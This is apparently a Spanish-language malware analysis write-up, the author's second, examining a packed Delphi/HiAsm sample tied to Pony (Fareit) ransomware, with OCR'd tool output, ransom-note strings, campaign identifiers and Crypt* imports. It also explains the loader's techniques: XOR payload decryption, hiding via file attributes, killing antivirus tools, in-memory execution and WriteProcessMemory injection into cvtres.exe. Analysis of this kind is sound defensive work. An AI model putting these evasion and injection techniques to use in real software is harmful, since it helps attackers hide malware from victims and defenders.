





Realizo lo mismo, tomo su has y lo busco en VirusTotal – pero al intentarlo no encuentro nada de información.



PEiD me indica que fue desarrollado en Bordland Delphi



DIE me confirma la información



Memory map

Dump all | Save

Type: PE32

File offset: 00000000
Virtual address: 00400000
Relative virtual address: 00000000

Mode: 32-bit | Endianness: LE | Architecture: I386

Show all

Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
00000400	00401000	00015000	Section(0)['CODE']
00015400	00416000	00001400	Section(1)['DATA']
00016800	00419000	00001200	Section(3)['.idata']
00017a00	0041c000	00000200	Section(5)['.rdata']
00017c00	0041d000	00001000	Section(6)['.reloc']
00018c00	0041e000	00004000	Section(7)['.rsrc']

Hex

```
Address    00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f   Symbols
0000:0000  4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00   MZP.............
0000:0010  b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00   ........@.......
0000:0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000:0030  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00   ................
0000:0040  ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90   ........!..L.!..
0000:0050  54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73   This program mus
0000:0060  74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57   t be run under W
0000:0070  69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00   in32..$7........
0000:0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000:0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000:00a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000:00b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000:00c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Close

Entropy

Type: PE32 | Offset: 00000000 | Size: 0001cc00 | Count: 100 | Size: 00000499 | Reload

Total: 6.77467 | Status: packed(84%)

Save | Save diagram


Entropy | Bytes

Regions

Offset	Size	Entropy	Status	Name
00000000	00000400	2.04308	not packed	PE Header
00000400	00015000	6.56732	packed	Section(0)['CODE']
00015400	00001400	7.51927	packed	Section(1)['DATA']
00016800	00001200	4.72493	not packed	Section(3)['.idata']


Diagram

Grid



Close


En PEstudio vemos que es un ejexuble de 32 bits



Las strings (cadenas de texto) al final de la lista son "pistolas humeantes":


DECRYPT FILES.TXT: Este es el nombre típico de la nota de rescate que dejan los atacantes. IF YOU WANT TO GET ALL YOUR FILES BACK PLEASE READ THIS.HTML: Es el mensaje directo que se muestra a la víctima para darle instrucciones de pago.

D:\126\Delphi\HiAsm3\compiler\Kol.pas: Esta ruta de archivo sugiere que el programa fue compilado usando Delphi y HiAsm (High Assembler)




.crypted pony test build. Esto es una referencia directa a Pony (también conocido como Fareit).

Los textos como ponydsd00303040 y kokoskd9499493939dksds suelen ser identificadores de campaña o claves internas que los atacantes usan para rastrear de qué "cliente" o botnet proviene la información robada.



ation	blacklist (26)	hint (101)	value (2868)
0017728	-	-	EnableWindow
0017738	-	-	EnableMenuItem
001774A	-	-	DispatchMessage
001775E	-	-	DestroyWindow
001776E	-	-	DestroyIcon
001777C	-	-	DestroyAcceleratorTable
0017796	-	-	DeleteMenu
00177A4	-	-	DefWindowProc
00177B6	-	-	CreateWindowEx
00177C8	x	-	CopyImage
00177D4	-	-	ClientToScreen
00177E6	-	-	CallWindowProc
00177F8	-	-	BeginPaint
0017806	-	-	CharLower
0017820	x	-	SHFileOperation
0017866	x	-	CryptDestroyKey
0017878	x	-	CryptDestroyHash
001788C	x	-	CryptReleaseContext
00178A2	x	-	CryptHashData
00178B2	x	-	CryptCreateHash
00178C4	x	-	CryptEncrypt
00178D4	x	-	CryptDeriveKey
00178E6	x	-	CryptAcquireContext
0017C0B	-	-	0,080<0@0D0H0L0P0T0b0j0r0z0
0017C4D	-	-	1"1*121:1B1J1R1Z1
0017C73	-	-	1X2_2
0017C7B	-	-	4m4
0017C81	-	-	4<5
0017C91	-	-	7:8W8b8m8u8
0017CB7	-	-	9)959=9H9N9[9a9{9
0017CDF	-	-	:#;;:Z:r:z:
0017CEF	-	-	:?;];o<|<
0017D0B	-	-	=3=



Ñàåëàíî â HiAsm. → Hecho en HiAsm

Conclusiones de mi segundo análisis de malware.
Cuando se programa algo normal (una calculadora, un sistema de inventario), los arrays suelen contener:

- Nombres de configuración.
- Rutas de archivos.
- Valores constantes lógicos.

Pero cuando se visualiza un byte[] lleno de números que no parecen seguir un patrón (como 159, 197, 133...), da para sospechar. El software legítimo rara vez necesita "ruido" aleatorio, a menos que se esté haciendo criptografía o compresión.

Tampoco debemos olvidar el contexto. Si el array es pequeño (como de 10 bytes): Es casi seguro una llave (Key). Se usa para "desbloquear" otra parte del código.

Si el array fuera gigante (miles de números): Sería el Payload (el virus real "dormido").

En programación convencional, el operador XOR (^) casi no se usa, excepto en gráficos o criptografía avanzada. En malware, es el rey absoluto.

¿Por qué llama la atención un XOR?

Es una operación reversible.

Si existe el bit A y se le aplica XOR con la llave B, se obtiene un resultado C (ilegible).

Pero, si a ese resultado C se le vuelve a aplicar la misma llave B, ¡se obtiene A de nuevo!

Por eso, cuando se visualiza un array de bytes "feos" y luego un bucle con un ^=, el 99% de las veces estamos en presencia de un descompresor o descifrador de malware.

Por otro lado, usar File.SetAttributes para marcarse como Oculto (Hidden) y Solo Lectura (ReadOnly). Esto evita que se vea en el explorador de carpetas y que el sistema no deje borrarlo fácilmente.
Ejecución del método (my): le pasa los bytes limpios al método my para que los ejecute directamente en la memoria RAM, sin escribir nada en el disco (lo que lo hace muy difícil de detectar por antivirus tradicionales).

Si recordamos en el metodo My que no estaba claro – luego de este análisis me queda lo siguiente:

Línea 119: bsf.g6rlk g6rlk2 = g6rlk;

Línea 125: flag = g6rlk2(my4, fm6, d5cx2p, intPtr4, ref intPtr3);

Qué hace: Aquí es donde ocurre la escritura en memoria. g6rlk2 es un alias para una función de Windows llamada WriteProcessMemory. El malware está insertando su código dentro del proceso legítimo que "secuestró" anteriormente (cvtres.exe)

Para hacer un resumen de las acciones que lleva:

- Mata herramientas de análisis y antivirus (c0H6Dyd9).
- Se oculta, se protege y muestra un error falso para engañarte (Main).
- Descifrado: Recibe esos bytes y les aplica el XOR con la llave que descubriste (159, 116, 197...) para descifrarlos. (b2)
- Carga y ejecuta el virus directamente en la memoria para no dejar rastro (v3p).
- Extrae los bytes cifrados de los recursos del archivo. (Yz)